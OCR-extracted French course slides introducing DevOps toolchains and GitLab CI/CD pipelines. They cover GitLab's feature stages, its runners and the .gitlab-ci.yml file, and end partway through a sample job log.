
CI / CD pipeline avec GitLab


Plan


Plan

Le Dev(Sec)Ops



Le Dev(Sec)Ops






Principes et difficultés liés au DevOps

Démarche DevOps $\Rightarrow$ création d'une ***DevOps tool chain*** pour automatiser au maximum chaque étape, ainsi que le processus englobant

Problème : *The DevOps toolchain tax*


- nécessite de connaître, manipuler et intégrer de nombreux outils
- $\Rightarrow$ induit des coûts financiers et temporels importants :
  - achats des services
  - apprentissage sur les outils
  - intégration des outils
  - administration des outils
  - nécessite de passer régulièrement d'un outil à un autre
- $\Rightarrow$ induit des risques liés à la sécurité

GitLab pour le Dev(Sec)Ops



Manage	Plan	Create	Verify	Package	Release	Configure	Monitor	Secure
Since 2016	Since 2011	Since 2011	Since 2012	Since 2016	Since 2016	Since 2018	Since 2016	Since 2017
Cycle Analytics	Issue Trackers	Source Code Management	Continuous Integration (CI)	Container Registry	Continuous Delivery (CD)	Auto DevOps	Metrics	SAST
DevOps Score	Issue Boards	Code Review	Unit Testing	Maven Repository	Pages	Kubernetes Configuration	Logging	DAST
Audit Management	Service Desk	Wiki	Integration Testing	Roadmap	Review apps	ChatOps	Cluster Monitoring	Dependency Scanning
Authetication and Authorization	Portfolio Management	Snippets	Code Quality		Incremental Rollout	Roadmap	Roadmap	Container Scanning
Roadmap	Roadmap	Web IDE	Performance Testing		Roadmap			License Management
		Roadmap	Roadmap					Roadmap

GitLab CI/CD worflow focus



[*Building* → *Testing* → *Releasing*] ⇒ ***GitLab pipeline***

GitLab / GitLab Inc. / gitlab.com

GitLab

- créé en 2011 par Dmytro Zaporozhets et Sytse Sijbrandij
- initialement : *open-source code-sharing platform* basée sur Git

GitLab Inc.

- Créée en 2014 : développement de GitLab et services associés
- ▸ GitLab.com : instance gérée par GitLab Inc.
- services associés proposés sur le modèle freemium
- Clients : AIRBUS, Nvidia, ...

▸ Instance de GitLab à l'IUT

Plan

GitLab pipeline : principe et prérequis

Un *GitLab pipeline* est un script définissant différentes tâches liées au CI/CD et leur enchaînement


Besoins

- Un projet hébergé par une instance de GitLab !
- Être *owner* ou *maintainer* sur le projet
- Au moins un **GitLab runner** enregistré sur l'instance GitLab pour exécuter les tâches du pipeline

GitLab RUNNER

Application exécutant des tâches GitLab CI sur une plateforme cible

- installée indépendamment sur une machine cible
- des runners sont disponibles en mode SaaS sur GitLab.com
- peut être spécifique à un projet ou partagée
- entièrement configurable : OS, temps maximum, variables d'environnement, etc.
- la configuration peut être créée via l'interface de GitLab



▸ plus d'information

Le fichier de script `.gitlab-ci.yml`


À placer à la racine du projet. Il est écrit avec le langage ▸ YAML

Il définit

- le contenu et l'ordre des tâches (job) à exécuter par le runner
- les actions à entreprendre suivant certaines conditions


Définir un pipeline : au moins un job


On définit le nom du job, *e.g.* `build-job`, puis son script :



Visualisation du résultat : *View pipeline*

Passed or failed ?






passed **Job build-job** triggered 24 minutes ago by **Fabien MICHEL**


Search job log

```
1  Running with gitlab-runner 16.3.0 (8ec04662)
2    on Shared Runners Linux 1c9d9174, system ID: s_79f7fe7e00ad
3  Preparing the "docker" executor                                                                    00:01
4  Using Docker executor with image debian:stable ...
5  Pulling docker image debian:stable ...
6  Using docker image sha256:c34834a8fed9cf5c12759a7f077d9a6192636b241a58f09503e18589f190dd10 for debian:stable with digest debian@s
   ha256:9745edf9e4904fd9ff5fbb2e0c0ba0c28a74e77ca645ed751a0aadff56c439bc ...
8  Preparing environment                                                                              00:01
